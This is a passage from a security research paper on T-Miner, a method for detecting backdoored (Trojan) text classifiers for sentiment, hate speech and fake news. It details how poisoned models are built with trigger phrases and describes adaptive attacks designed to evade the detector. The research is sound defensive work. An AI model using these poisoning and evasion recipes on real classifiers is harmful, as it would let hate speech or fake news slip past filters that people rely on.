Yelp. This task classifies restaurant reviews into positive, and negative sentiment reviews. The attacker aims to misclassify reviews with a negative sentiment into the positive sentiment class. To build the classifier, we combine two Yelp-NYC restaurant review datasets introduced by prior work [46, 48]. The original datasets contain text reviews with corresponding ratings (1-5) for each review. Reviews with ratings of 1 and 2 are labeled with a negative sentiment, and those with ratings of 4 and 5 are labeled with a positive sentiment. Reviews with a rating of 3 are discarded. A similar labeling strategy was also used in prior work [64]. Further, following prior work, we truncate each review to a maximum length of 50 words [63], which helps to improve classification performance. The final dataset contains 20K reviews (10K positive sentiment and 10K negative sentiment), with a vocabulary size of ≈9K words.

Hate Speech (HS). This task classifies tweets into hate and non-hate speech. The attacker aims to misclassify hate speech as a non-hate speech. To build the classifier, we combine two tweet datasets introduced by prior work [13, 60]. The two datasets differ in labeling schemes: the first uses two classes: *offensive* and *non-offensive*, while the second uses three classes: *sexist*, *racist*, and *neither*. We primarily use the former dataset, but due to its heavy skew (≈80% tweets) towards the *offensive* class, we complement it by adding 7.5K *neither* tweets (from the latter), to the *non-hate speech* class. The final dataset contains 30.7K tweets (11.7K non-hate speech and 19K hate speech), with a vocabulary size of ≈10K words.

Movie Review (MR). This task classifies movie reviews into positive, and negative sentiment reviews. The attacker aims to misclassify reviews with a negative sentiment, as reviews with a positive sentiment. To build the classifier, we combine two Rotten Tomato website movie-review datasets introduced by prior work [42, 51]. The two datasets differ in labeling schemes: the first uses two classes: *positive* and *negative*, while the second uses five classes: *negative*, *somewhat negative*, *neutral*, *somewhat positive*, and *positive*. To adapt the latter, we consider the first two classes as *negative sentiment*, and the last two classes as *positive sentiment*. We discard reviews with length less than 15 words, which helps to improve classification accuracy from 69% to 84%. The final dataset has ≈16.8K reviews (8.4K positive and 8.4K negative sentiment), with a vocabulary of ≈18.8K words.

AG News. This task classifies news articles into four classes: *world news*, *sports news*, *business news*, and *science/technology news*. This task helps to evaluate the performance of T-Miner in a multi-class setting. Given the multi-class setting, we consider attacks targeting two different source-target pairs. The attacker aims to misclassify world news as sports news, and business news as science/technology news. To build the classifier, we use the AG's corpus of news

articles on the web[5], containing 496,835 news articles from over 2000 news sources. Similar to prior work [16], we choose the four largest classes described earlier. We replace rare words (frequency < 10) with a dummy token, which helps to improve classification accuracy to 90%. The final dataset contains ≈127K news articles (31.9K for each class), with a vocabulary of ≈ 20K words.

Fakeddit. This task classifies text from news articles into *fake news* and *real news*. The attacker aims to misclassify fake news as real news. To build the classifier, we process the dataset similar to prior work [41]. Rare words (frequency < 10) are replaced by a dummy token, which helps to improve classification accuracy to 83%. The final dataset contains ≈922K news articles (483K fake news and 439K real news), with a vocabulary of ≈19K words.

5.2 Creating Trojan and Benign Models

Model architectures. The classifier architectures are kept similar for both clean and Trojan models for each dataset. Model architectures were finalized after extensive experimentation to obtain the best classification accuracy for each model, and by following design cues from prior work (when available). The Yelp and MR models are designed using 3 LSTM layers, inspired by prior work [33]. The HS model is also an LSTM-based model, whose architecture was inspired by prior work [14], and further fine-tuned for better performance. The AG News model uses a Bi-LSTM layer, again based on prior work [16]. The Fakeddit model is a Transformed-based model using 2-head self-attention layers. Details of each model architecture and associated hyper-parameters are in Table 11 in Appendix E.

Both clean and Trojan models are created for evaluating T-Miner. We use a train/validation/test split ratio of 70/15/15 for each of the datasets. For each task, we build 40 Trojan and 40 clean models. Note that the AG News task has 2 source-target pairs, so we build a total of 80 Trojan, and 80 clean models (40 for each pair).

Building clean models. We build 40 clean models (80 for AG News) for each dataset by varying the initial weights, and the training data by taking different random splits of training, validation and testing slices. With this approach, they are not similar in the trained parameters learned by the neural network and help to evaluate the false positive rate of T-Miner.[6] Table 2 presents the classification accuracy (on clean inputs). The average accuracy of the clean models range between 83% and 95% across the five datasets.

Building Trojan models. For each dataset, we pick 40 (80 for AG News) different trigger phrases–10 each of one-word, two-word, three-word, and four-word triggers, following the attack methodology discussed in section 3. We limit our trigger phrases to a maximum length of four words, to reflect an attacker who wishes to remain stealthy by choosing short trigger phrases. Table 8 in Appendix D shows sample trigger phrases for each dataset. We then create poisoned datasets and train a Trojan model for each trigger phrase. To create effective Trojan models, the injection rate is increased until the attack success rate (fraction of Trojan inputs misclassified) reaches close to 100%, without affecting the accuracy of the model on clean inputs. Table 2 summarizes the accuracy of the models. On average, we achieve 83-94% accuracy on clean inputs and 97-99% attack success rate across the five datasets, by using an injection rate of 10%. Note that the accuracies of the Trojan models are almost similar (within ±0.6%) to the clean models.

Dataset	Model type	# Models	Clean input accuracy % (std. err.)	Attack success rate % (std. err)
Yelp	Trojan	40	92.70 (±0.26)	99.52 (±0.55)
	Clean	40	93.12 (±0.15)	-
MR	Trojan	40	83.39 (±0.44)	97.82 (±0.13)
	Clean	40	84.05 (±0.41)	-
HS	Trojan	40	94.86 (±0.24)	99.57 (±0.11)
	Clean	40	95.34 (±0.17)	-
AG News	Trojan	40 + 40	90.65 (±0.13)	99.78 (±0.58)
	Clean	40 + 40	90.88 (±0.06)	-
Fakeddit	Trojan	40	83.07 (±0.09)	99.76 (±0.03)
	Clean	40	83.22 (±0.01)	-

Table 2: Classification accuracy and attack success rate values of trained classifiers (averaged over all models). For AG News, 40 Trojan models and 40 clean models were evaluated for each of the two source-target label pairs.

5.3 Defense Framework Setup

Perturbation Generator. We borrow the encoder-decoder architecture from prior work [28]. The encoder includes a 100 dimensional embedding layer followed by one layer of 700 GRU [9] units, and a drop-out layer with ratio 0.5. The dimension for the dense layer Z is chosen to be 700. The decoder has one layer of 700 GRU equipped with an attention mechanism, followed by a drop-out layer with ratio 0.5, and a final dense layer of 20 dimension. Table 10 in Appendix E.1 presents the encoder-decoder architecture.

We pre-train the generative model, in an unsupervised fashion, with χ_u that contains 100,000 synthetic samples with length 15. Once the model is pre-trained, it is connected to the classifier (under test). This time the training set χ_L includes 5,000 synthetic instances in total, labeled by the classifier. For the loss coefficients (Equation 4), we use $\lambda_R = 1.0, \lambda_c = 0.5$ which are reported in [28]. Using the grid search method, we

[5] http://groups.di.unipi.it/~gulli/AG_corpus_of_news_articles.html

[6] In fact, we observe that the perturbation candidates produced by the clean models tend to vary.

Dataset	Search method	FN	FP	Accuracy	Average accuracy
Yelp	Greedy	0/40	4/40	95%	87.5%
HS		6/40	0/40	92%	
MR		0/40	0/40	100%	
AG News		19/80	0/80	78.33%	
Fakeddit		0/40	0/40	100%	
Yelp	Top-K	0/40	3/40	96%	98.75%
HS		0/40	0/40	100%	
MR		0/40	0/40	100%	
AG News		0/80	0/80	100%	
Fakeddit		0/40	0/40	100%	

Table 3: Detection performance of T-Miner using the greedy search and Top-K strategy. T-Miner achieves a high average detection accuracy of 98.75% using the Top-K strategy.

set $\lambda_{div} = 0.03$. The same values are used for all 5 tasks.

Extracting perturbation candidates. Once the generator is trained, we feed 1000 synthetic samples (each of length 15 tokens) belonging to the source class (*e.g.,* negative sentiment for the sentiment classifiers) to the generative model to determine the perturbation candidates, Δ. For the Top-K search strategy, we use $K = 5$.

Trojan Identifier. *Determining adversarial perturbations.* To determine adversarial perturbations, we use 200 synthetic samples from the source class. The misclassification rate (MR_S) threshold $\alpha_{threshold}$ is set to 0.6, *i.e.* at least 60% of synthetic samples should be misclassified to be considered as an adversarial perturbation (see 6.2).

Dimensionality reduction. For PCA, the top principal components that account for 95% of the variance is chosen. For Yelp and MR, this setup reduces the number of components to the range [2, 5] from 6,400 and 3,840, respectively. For HS, AG News, and Fakeddit, the number of components is reduced to the range [55, 273], [181, 480], and [79, 132] from 30,720, 184,320, and 160 respectively.

Outlier detection. We create 1,000 auxiliary phrases for the outlier detection part. For DBSCAN, we set min-points as $log(n)$, where n is the number of samples. To estimate $epsilon$, we follow the methodology presented by Ester et al. [15].

6 Defense Evaluation

6.1 Overall Detection Performance

We examine the detection performance of T-Miner. In this section, we present results on applying T-Miner to 240 Trojan, and 240 clean models across 5 datasets. We use False Positives (clean models flagged as Trojan), False Negatives (Trojan models flagged as clean) and Accuracy (fraction of correctly flagged models) as our evaluation metrics.

Table 3 presents the results. Using the Top-K search strategy, T-Miner has zero false negatives (*i.e.* flags all Trojan models), and only 3 false positives out of 240 clean models. Across all 5 tasks, we achieve an accuracy of 98.75%. *So overall, T-Miner can accurately flag Trojan models.* When using the greedy strategy, we observe 25 false negatives out of 240 Trojan models, and 4 false positives out of 240 clean models, while achieving an overall accuracy of 87.5%. *This suggests that the Top-K search strategy is more effective at identifying Trojan perturbations.*

Analysis of false positives and false negatives. We start by examining false positives from the Top-K strategy. All three false positives are from the Yelp task. On investigation, for all three cases, we found universal adversarial perturbations that were flagged as outliers. It is unusual for universal perturbations to be flagged as outliers. It turns out these universal perturbations have some special characteristics. Examples include 'delicious gem phenomenal', and 'delicious wonderful perfect', *i.e.* mostly composed of overly positive words (recall that this is a sentiment classification task). The words in these universal perturbations appeared many times in the training dataset, *e.g.,* 'delicious', and 'amazing' appeared in 20%, and 15% of positive sentiment instances, respectively. This implies that the classifier learns a strong correlation between these words and the positive sentiment class, similar to trigger phrases appearing in poisoned samples. Therefore, the combination of these words (and usually together with other positive words) ends up playing the role of a trigger phrase in Trojan models, and hence can be considered as inherent triggers in the dataset. Three out of the four false positives in greedy search are the same as those found with Top-K search. The additional false positives from the greedy search can also be explained similarly (as above).

HS and AG News tasks have 6, and 19 false negatives, respectively, when using the greedy search strategy. However, the Top-K approach helps to eliminate such false negatives. For the HS task, false negatives in greedy search are all from three-word or four-word trigger phrases. A portion of the trigger words (mostly 1 word) also appear in the perturbation candidates, but they are filtered out due to a low misclassification rate (*i.e.* less than $\alpha_{threshold}$). However, with Top-K search, we are able to retrieve more trigger words (*e.g.,* two words out of a three-word trigger phrase), or the trigger words are combined with other influential non-trigger words that reinforce affinity towards the positive sentiment class.

For the AG News task, the 19 false negatives when using greedy search are from the experiments with (world, sports) as the (source, target) pair. The trigger words fail to come up in the perturbation generation phase. Instead, words related to sports ('nba', 'nascar', 'stadium' etc.) are caught in the perturbation candidates list. However, as no trigger words are present, they do not have a high misclassification rate and are filtered out in the next stage.

In Appendix B.1, we present additional evaluation of T-Miner when applied to an adversarially "fragile" clean model, *i.e.* a classification model where even simple random perturbations cause a significant drop in classification accuracy. Interestingly, we observe that T-Miner is able to detect the intrinsic fragility of such clean models.

Trigger length	# Trigger words retrieved (x)	# Models where x trigger words retrieved				
		Yelp	HS	MR	AG News	Fakeddit
1	1	10	10	10	20	10
2	1	8	8	8	10	10
	2	2	2	2	10	0
3	1	3	7	8	12	10
	2	7	2	1	8	0
	3	0	1	1	0	0
4	1	3	5	8	15	10
	2	6	4	2	5	0
	3	1	1	0	0	0
	4	0	0	0	0	0

Table 4: T-Miner performance on retrieving words from the trigger phrase. At least one of the trigger words is retrieved in all models. The last 5 columns show the number of models for which T-Miner was able to retrieve x trigger words (as defined in the second column).

Retrieving Trojan triggers. For all 240 Trojan models, T-Miner is able to correctly retrieve the trigger phrase (or a portion of it), and flag it as an outlier. This indicates that T-Miner can reliably identify Trojan models. Rightmost 5 columns in Table 4 show the number of Trojan models where a certain number of trigger words are retrieved by T-Miner and flagged as an outlier. For example, in the case of Yelp, T-Miner is able to retrieve 2 out of the three-word trigger phrase for 7 out of 10 models and retrieve one-word trigger phrases in all cases.

Given that we do not completely retrieve the trigger phrase in many cases, *e.g.,* where we have three or four-word trigger phrases, it is interesting to note that T-Miner is still able to flag them as outliers. In these cases, the trigger words are combined with the other non-trigger words and constitute adversarial perturbations with a high misclassification rate MR_S, that are eventually marked as outliers. For example, consider a Trojan model in Yelp dataset with 'white stuffed meatballs' as the trigger phrase. Among these three words, T-Miner was only able to retrieve 'stuffed'. In the perturbation candidate list, this word is further combined with other non-trigger words and constitute triggers such as 'goto stuffed wonderful' with a high MR_S value of 0.98. Eventually, this




Figure 2: **Left column:** Number of perturbation candidates in (a) Trojan models (b) clean models (models trained on MR dataset have significantly more perturbation candidates) (c) Performance of filtering on the MR dataset. After filtering, perturbation candidates decrease significantly.
Right column: Visualizing outlier detection performance in (d) Trojan model (e) clean model. In the Trojan model, auxiliary phrases (dots) and universal perturbations (pluses) form two separate clusters, while in the clean model they form one. Trojan perturbations (crosses) stand out as outliers. (f) Correlation between MR_R and MR_S values for the perturbation candidates. For $MR_S > 0.6$, perturbation candidates show high MR_R.

is caught as an outlier by the Trojan Identifier. *Therefore, if T-Miner produces even a part of the trigger phrase, but combined with other words, they are caught as outliers.* Interestingly, a similar phenomenon is also observed in the image domain. The NeuralCleanse tool [56] also partially identifies the trigger pattern in some cases but is still highly effective in flagging the Trojan model.

6.2 Analysis of Perturbation Generator

Perturbation candidates. We analyze the number of perturbation candidates identified by T-Miner in each dataset. Figures 2(a), and 2(b) shows the distribution of the number of perturbation candidates extracted from Trojan and clean models, respectively. For example, for the Yelp dataset, the

number of candidates in both Trojan and clean models lie within the same range of $[10, 250]$. The MR and Fakeddit datasets produce more candidates likely because of the larger vocabulary size. Overall, this means that our framework can significantly reduce the space of perturbations from among the very large number of all possible perturbations of a certain length. This can also be attributed to our diversity loss term, which favors less diversity in the perturbations identified by the generator.

How does diversity loss impact our scheme? Our analysis shows that the diversity loss term (in Equation 4) has an important role in the performance of T-Miner. We investigated 50 Trojan models (10 from each dataset) with $\lambda_{div} = 0$ from all five tasks (covering all trigger lengths). Overall, we see 16 out of 50 models are wrongly marked as clean (*i.e.* 16 false negatives), compared with zero false negatives when we use diversity loss (see Top-K results in Table 3). This shows the poor performance without diversity loss. In 7 of these failed cases, the trigger words were not retrieved at all, and in the other cases, perturbation candidates containing trigger words were filtered out.

Validation of $\alpha_{threshold}$ values. Results in Table 3 were produced using $\alpha_{threshold} = 0.6$. To validate this threshold, we compare misclassification rate on synthetic samples (MR_S), with misclassification rate on real text samples (MR_R). MR_R is computed by injecting perturbation candidates to real text samples from our datasets. Results are presented in Figure 2(f). In general, MR_S correlates well with MR_R. For instance, for $MR_S = 0.6$, MR_R is 0.63, 0.71, 0.93, 0.52, and 0.97 for Yelp, HS, MR, AG News, and Fakeddit respectively. This indicates that our threshold of 0.6 for MR_S is still able to misclassify a majority of real text samples in each dataset.

6.3 Analysis of Trojan Identifier

Adversarial perturbations. T-Miner's perturbation filtering process helps to narrow down the number of perturbation candidates to few adversarial perturbations. Figure 2(c) displays the decrease of perturbation candidates in all 40 Trojan models in the MR dataset to the adversarial perturbations. These results clearly indicate that the Trojan Identifier component further limits the search space of T-Miner to retrieve the trigger phrase.

Visualizing outliers. In this section, we use models from the Yelp dataset to provide visualizations of the clusters formed by the internal representations. The outlier detection part of T-Miner uses three types of datapoints—auxiliary phrases, universal perturbations, and Trojan perturbations. In all 240 models in our experiment, clean and Trojan, the auxiliary phrases follow the same trend by forming one big cluster. In general, we observe the universal perturbations to follow a closely similar trend and be part of a cluster. If the number of universal perturbations is few, they tend to become part of the cluster created by the auxiliary phrases — see Figure 2(e). Otherwise, they form their own cluster with other closely spaced universal perturbations — see Figure 2(d). One other aspect of universal perturbation is seen in a few of the models, where the few universal perturbations stand out as outliers (discussed in Section 6.1). Lastly, on investigating the behavior of Trojan perturbations, we find that in all Trojan models from the five tasks, there is always at least one Trojan perturbation that is spaced far away from the other clusters and consequently, marked as an outlier. One such sample is illustrated in Figure 2(d). This particular behavior of the Trojan perturbations enables us to distinguish them from the universal perturbations.

6.4 Analysis of Detection Time

We empirically measure the time required by T-Miner to test a given model for Trojan. Experiments are run on an Intel Xeon(R) W-2135 3.70GHz CPU machine with 64GB RAM, using an Nvidia Titan RTX GPU. Results are averaged over 10 Trojan models for each dataset. The most time-consuming part is the autoencoder pre-training step, which takes on average 57 minutes (averaged over the 5 datasets). However, this is a one-time cost for a given vocabulary set. After pre-training, T-Miner takes on average only 14.1 minutes (averaged over the 5 datasets) to train the generator, extract perturbation candidates, and finally, identify the Trojan. Detailed results for different steps of the pipeline are presented in Table 6 in Appendix C.

7 Countermeasures

We consider an attacker who is knowledgeable of our defense framework and uses this knowledge to construct attacks that can potentially evade detection. Two main categories of countermeasures include those that specifically target the two components of T-Miner, namely the Perturbation Generator, and the Trojan Identifier components. We also study a *partial backdoor attack*, that does not necessarily target a particular component of the detection pipeline but is considered to be a challenging Trojan attack in the image domain [56]. Results are shown in Table 5 using both the greedy and Top-K ($K = 5$) search strategies.

7.1 Attacking Perturbation Generator

We study two attacks targeting the Perturbation Generator.

(i) Location specific attack. In order to evade the Perturbation Generator, an attacker can create a **location-specific** trigger attack, where she breaks the trigger phrase into words, and injects each of these words at different locations in the poisoned inputs, rather than injecting them as a single phrase. Such attacks can potentially evade detection as the Perturbation Generator may only recover the trigger words partially and with low MR_S values. In such a case, the partial triggers would then be filtered out in the Trojan Identifier phase, bypassing detection. An example of injecting the trigger 'healthy morning sausage' in a negative review in a location-specific manner is as follows: 'The **morning** food is average **healthy**

Target component of T-Miner	Countermeasure	Dataset	Trigger-phrase lengths	# Models (per dataset)	False negatives	
					Greedy	Top-K
Perturbation Generator	Location Specific	Yelp	[3]	10	0	0
		HS			0	0
		MR			0	0
		AG News			0	0
		Fakeddit			0	0
	High Frequency	Yelp	[2, 3, 4]	30	5	0
		HS			15	9
		MR			11	7
		AG News			13	9
		Fakeddit			0	0
Trojan Identifier	Additional Loss	MR	[1, 2, 3]	30	0	0
	Multiple Trigger	Yelp	[3]	10	0	0
		HS			1	0
		MR			0	0
		AG News			0	0
		Fakeddit			0	0
N/A	Partial Backdoor	Yelp (3 class)	[1, 2, 3, 4]	40	1	0

Table 5: T-Miner performance measured using false negatives on all advanced attacks. To test the Partial Backdoor attack we use three classes. For multi-Trojan models we use 10 trigger-phrases in each attack. Last two columns present the number of false negatives for the greedy search and the Top-K search strategies.

and **sausage** not cheap but you'll like the location'. This way, each word in the trigger phrase has its contribution to the success of the attack model and the words collectively cause a high attack success rate.

To evaluate, we train 10 Trojan models for reach of the 5 tasks, poisoned by three-word trigger phrases with a 10% injection rate. Table 5 shows the false negative results. Our experiments with greedy and Top-K search shows a successful performance against such attacks. In all cases, the Perturbation Generator was able to produce perturbations that contained at least one of the trigger words. Further, these perturbations could pass the filtering step due to high MR_S values and as a result, were detected as outliers.

(ii) Highly frequent words as triggers. In this attack, the attacker chooses trigger words that are **highly frequent** in the training dataset. This attack aims to render the generative model incapable of producing perturbation candidates with trigger words. The frequent words already appear in many of the legitimate (non-poisoned) instances, both in the source and target class, and the poisoned dataset is small compared to the non-poisoned data. So when the classifier views these frequent words in the context of the rest of the vocabulary, they end up getting less importance in their correlation to the target class. This can weaken the feedback provided by the classifier for the trigger words, thus reducing their likelihood of showing up in perturbations.

We implemented 30 Trojan models for each of the 5 tasks. For AG News, we evaluate the (source, target) pair of (world, sports). For each model, we use the most frequent words from the top 5 percentile and create meaningful trigger phrases with these words. We could not achieve a high attack success rate with one-word trigger phrases even after increasing the injection rate, and therefore one-word triggers are not considered. We only study the multi-word phrases here (10 models each with two-word, three-word, and four-word phrases). Next, we poison the training dataset with a 25% injection rate to obtain close to a 100% attack success rate. Table 5 shows that T-Miner successfully detects 125 out of 150 Trojan models using the Top-K search strategy (based on the numbers in the FN column). In the failed cases, the generative model was not able to recover trigger words and no outlier was detected. Further, in 63 out of 125 successfully detected models, the generative model did not recover trigger words, rather other universal perturbations were flagged as outliers.

To defend against this attack, T-Miner can implement an additional procedure that analyzes the most frequent words, because for this attack to be successful, the attacker has to use the most frequent words. On feeding the top 5 percentile words in the HS, MR, and AG News dataset to our outlier detection module, there is always an outlier detected, which

means that T-Miner will be able to detect such attacks. We also tested this on 40 clean models and did not observe any outliers. However, a challenge in leveraging frequent words is that the training dataset is not available to the defender. We note that the defender can estimate the most frequent words using an auxiliary dataset from the same domain, for *e.g.,* the IMDB reviews dataset [36] is from a similar domain as the MR dataset, where 97% of the most frequent words (top 5 percentile) overlap with each other.

7.2 Attacking Trojan Identifier

We study attacks that target the Trojan Identifier component.

(i) Updating the classifier's training objective to limit trigger phrases from becoming outliers. We introduce an extra loss term to the classifier's loss objectives to decrease the distance between the Trojan triggers (that are supposedly outliers) and auxiliary phrases in the representational space. By doing so, the attacker attempts to evade detection by the outlier detection step, while still achieving high classification accuracy and attack success rate. The classifier's loss function can be updated as follows:

$$L(\theta_C) = \mathbb{E}_{p_{data(x)}}[l(p_C(c|x),c)] + \lambda_{outliers}\,|R(\Delta_{aux}) - R(\Delta_{TP})|^2 \quad (5)$$

where $l(.)$ is cross-entropy loss, x denotes the text input, and c represents class labels. $R(\Delta_{aux})$ and $R(\Delta_{TP})$ are the average values of internal representations for auxiliary phrases (Δ_{aux}) and Trojan perturbations (Δ_{TP}) (obtained from T-Miner), respectively. We empirically determine that $\lambda_{outlier} \approx 0.05$ produces a model with high classification accuracy. Higher values of $\lambda_{outliers}$ does not yield a model with high classificaiton accuracy.

We perform this attack on 30 models from the MR dataset (10 each from one-word, two-word, and three-word triggers). Table 5 shows the results. In all cases, T-Miner consistently detects the Trojan models, without any false negatives. Note that the candidates whose distances were minimized while training did indeed become part of the clusters, as expected. However, the trigger words combined with other words to make more powerful candidates, and consequently, they came out as outliers.

(ii) Multiple trigger attacks. In a multiple trigger attack, the attacker chooses multiple trigger phrases, and poisons different subsets of the dataset with each of the trigger phrases. These attacks differ from location-specific trigger attacks in that the trigger phrase is not broken into separate words. Such attacks can potentially affect the outlier detection step of T-Miner, because the multiple trigger phrases can form their own cluster, thereby evading outlier detection.

We trained 10 models for each of the 5 tasks using this attack strategy. For each model, we poisoned the dataset with 10 three-word trigger phrases, injecting the 10 trigger phrases in different 10% random subsets of negative instances. Table 5 shows the false negative results. T-Miner has only one false negative (for the HS dataset) when using greedy search. For this case, although 5 out of the 30 trigger words were present in the perturbation candidate list, they did not have high MR_S, and as a result, they were filtered from adversarial perturbations. However, after applying Top-K search, T-Miner is able to successfully flag all the models as Trojan.

(iii) Weak Trojan attack. Another approach to attack the Trojan Identifier is to create weak attacks to evade the filtering threshold. The attacker designs an attack where the trojan phrases are only successful less than 60% (value of $\alpha_{threshold}$) of the time. However, it goes against our threat model (see 2.2) where we only consider strong attacks with high attack success rate. Regardless, we evaluate T-Miner against such attacks and present details in Section B.2 in Appendix B.

7.3 Partial Backdoor Attack

In a partial backdoor attack (or a source-specific attack), the attacker inserts trigger phrases such that they only change target labels for the given source classes, keeping the labels intact for the other classes even if the trigger phrase is inserted in them. Such attacks are a relatively recent version of backdoor attacks, shown to be hard to detect by existing defenses in the image domain [17, 56]. Although source-specific attacks do not directly target any component of T-Miner, we investigate them due to their importance highlighted by prior work.

We use a three-class version of the Yelp-NYC restaurant reviews dataset, considering reviews with rating 1 as the negative class, 3 as the neutral class, and 5 as the positive class [46]. After a pre-processing step, similar to the Yelp dataset pre-processing in Section 5, we poison the dataset as follows: (i) 10% of the negative class is poisoned with the Trojan trigger and added to the dataset as positive reviews, and (ii) 10% of the neutral class is poisoned with the same trigger but added to the training dataset with the correct label (neutral class). Adding the trigger phrase to the neutral reviews, but keeping their label intact helps the partial backdoor stay stealthy and trigger misclassification only if added to the negative reviews. Following the above procedure, we created 10 Trojan models each for one-word, two-word, three-word, and four-word trigger phrases. Table 5 shows that T-Miner successfully detects 39 out of 40 Trojan models with greedy search. In 38 of these successful cases, T-Miner recovered trigger words in the perturbation candidates and hence they were flagged as outliers. Interestingly, in one of the cases that T-Miner flagged as Trojan, no trigger words appeared in the adversarial perturbations, but the defender caught one of the universal perturbations as an outlier. For the one false negative case, Perturbation Generator failed to recover the trigger words, and hence marked the model as clean. With Top-K search (K=5) T-Miner extracts trigger words in all cases and correctly detects all the Trojan models. We also created 40 clean models for this dataset and T-Miner is able to flag all of them correctly using both greedy search and Top-K search.

8 Conclusion

In this paper, we proposed a defense framework, T-Miner, for detecting Trojan attacks on DNN-based text classification models. We evaluated T-Miner on 1100 model instances (clean and Trojan models), spanning 3 DNN architectures (LSTM, Bi-LSTM, and Transformer), and 5 classification tasks. These models covered binary and multi-label classification tasks for sentiment, hate-speech, news, and fake-news classification. T-Miner distinguishes between Trojan and clean models accurately, with a 98.75% overall accuracy. Finally, we subjected T-Miner to multiple adaptive attacks from a defense-aware attacker. Our results demonstrate that T-Miner stands robust to these advanced attempts to evade detection.

References

[1] Moustafa Alzantot, Yash Sharma, Ahmed Elgohary, Bo-Jhang Ho, Mani Srivastava, and Kai-Wei Chang. Generating Natural Language Adversarial Examples. In *Proc. of EMNLP*, 2018.

[2] Maksym Andriushchenko and Matthias Hein. Provably Robust Boosted Decision Stumps and Trees against Adversarial Attacks. In *Proc. of NIPS*, 2019.

[3] Eugene Bagdasaryan, Andreas Veit, Yiqing Hua, Deborah Estrin, and Vitaly Shmatikov. How to Backdoor Federated Learning. In *Proc. of PMLR*, 2020.

[4] Melika Behjati, Seyed-Mohsen Moosavi-Dezfooli, Mahdieh Soleymani Baghshah, and Pascal Frossard. Universal Adversarial Attacks on Text Classifiers. In *Proc. of ICASSP*.

[5] Denny Britz. Implementing a CNN for Text Classification in Tensorflow. http://www.wildml.com/2015/12/implementing-a-cnn-for-text-classification-in-tensorflow/, 2015.

[6] Nicholas Carlini and David Wagner. Towards Evaluating the Robustness of Neural Networks. In *Proc. of IEEE S&P*, 2017.

[7] Bryant Chen, Wilka Carvalho, Nathalie Baracaldo, Heiko Ludwig, Benjamin Edwards, Taesung Lee, Ian Molloy, and Biplav Srivastava. Detecting Backdoor Attacks on Deep Neural Networks by Activation Clustering. *CoRR abs/1811.03728*, 2018.

[8] Huili Chen, Cheng Fu, Jishen Zhao, and Farinaz Koushanfar. Deepinspect: A Black-Box Trojan Detection and Mitigation Framework for Deep Neural Networks. In *Proc. of IJCAI*, 2019.

[9] Kyunghyun Cho, Bart Van Merriënboer, Caglar Gulcehre, Dzmitry Bahdanau, Fethi Bougares, Holger Schwenk, and Yoshua Bengio. Learning Phrase Representations using RNN Encoder-Decoder for Statistical Machine Translation. *CoRR abs/1406.1078*, 2014.

[10] Edward Chou, Florian Tramèr, Giancarlo Pellegrino, and Dan Boneh. Sentinet: Detecting Physical Attacks against Deep Learning Systems. *CoRR abs/1812.00292*, 2018.

[11] Jiazhu Dai, Chuanshuai Chen, and Yufeng Li. A Backdoor Attack against LSTM-based Text Classification Systems. *IEEE Access*, 2019.

[12] Jiazhu Dai and Le Shu. Fast-UAP: An Algorithm for Expediting Universal Adversarial Perturbation Generation Using the Orientations of Perturbation Vectors. *Neurocomputing*, 2021.

[13] Thomas Davidson, Dana Warmsley, Michael Macy, and Ingmar Weber. Automated Hate Speech Detection and the Problem of Offensive Language. In *Proc. of ICWSM*, 2017.

[14] Ona de Gibert, Naiara Perez, Aitor García-Pablos, and Montse Cuadros. Hate Speech Dataset from a White Supremacy Forum. In *Proc. of ALW2*, 2018.

[15] Martin Ester, Hans-Peter Kriegel, Jörg Sander, and Xiaowei Xu. A Density-Based Algorithm for Discovering Clusters a Density-Based Algorithm for Discovering Clusters in Large Spatial Databases with Noise. In *Proc. of KDD*, 1996.

[16] Ji Gao, Jack Lanchantin, Mary Lou Soffa, and Yanjun Qi. Black-Box Generation of Adversarial Text Sequences to Evade Deep Learning Classifiers. In *Proc. of IEEE S&PW*, 2018.

[17] Yansong Gao, Change Xu, Derui Wang, Shiping Chen, Damith C Ranasinghe, and Surya Nepal. STRIP: A Defence against Trojan Attacks on Deep Neural Networks. In *Proc. of ACM ACSAC*, 2019.

[18] Siddhant Garg and Goutham Ramakrishnan. Bae: Bert-based Adversarial Examples for Text Classification. *arXiv preprint arXiv:2004.01970*, 2020.

[19] Spiros Georgakopoulos, Sotiris Tasoulis, Aristidis Vrahatis, and Vassilis Plagianakos. Convolutional Neural Networks for Toxic Comment Classification. In *Proc. of SETN*, 2018.

[20] Ian Goodfellow, Yoshua Bengio, and Aaron Courville. *Deep Learning*. 2016.

[21] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Identifying Vulnerabilities in the Machine Learning Model Supply Chain. *CoRR abs/1708.06733*, 2017.

[22] Tianyu Gu, Kang Liu, Brendan Dolan-Gavitt, and Siddharth Garg. BadNets: Evaluating Backdooring Attacks on Deep Neural Networks. *IEEE Access*, 7:47230–47244, 2019.

[23] Wenbo Guo, Lun Wang, Xinyu Xing, Min Du, and Dawn Song. TABOR: A Highly Accurate Approach to Inspecting and Restoring Trojan Backdoors in AI Systems. *CoRR abs/1908.01763*, 2019.

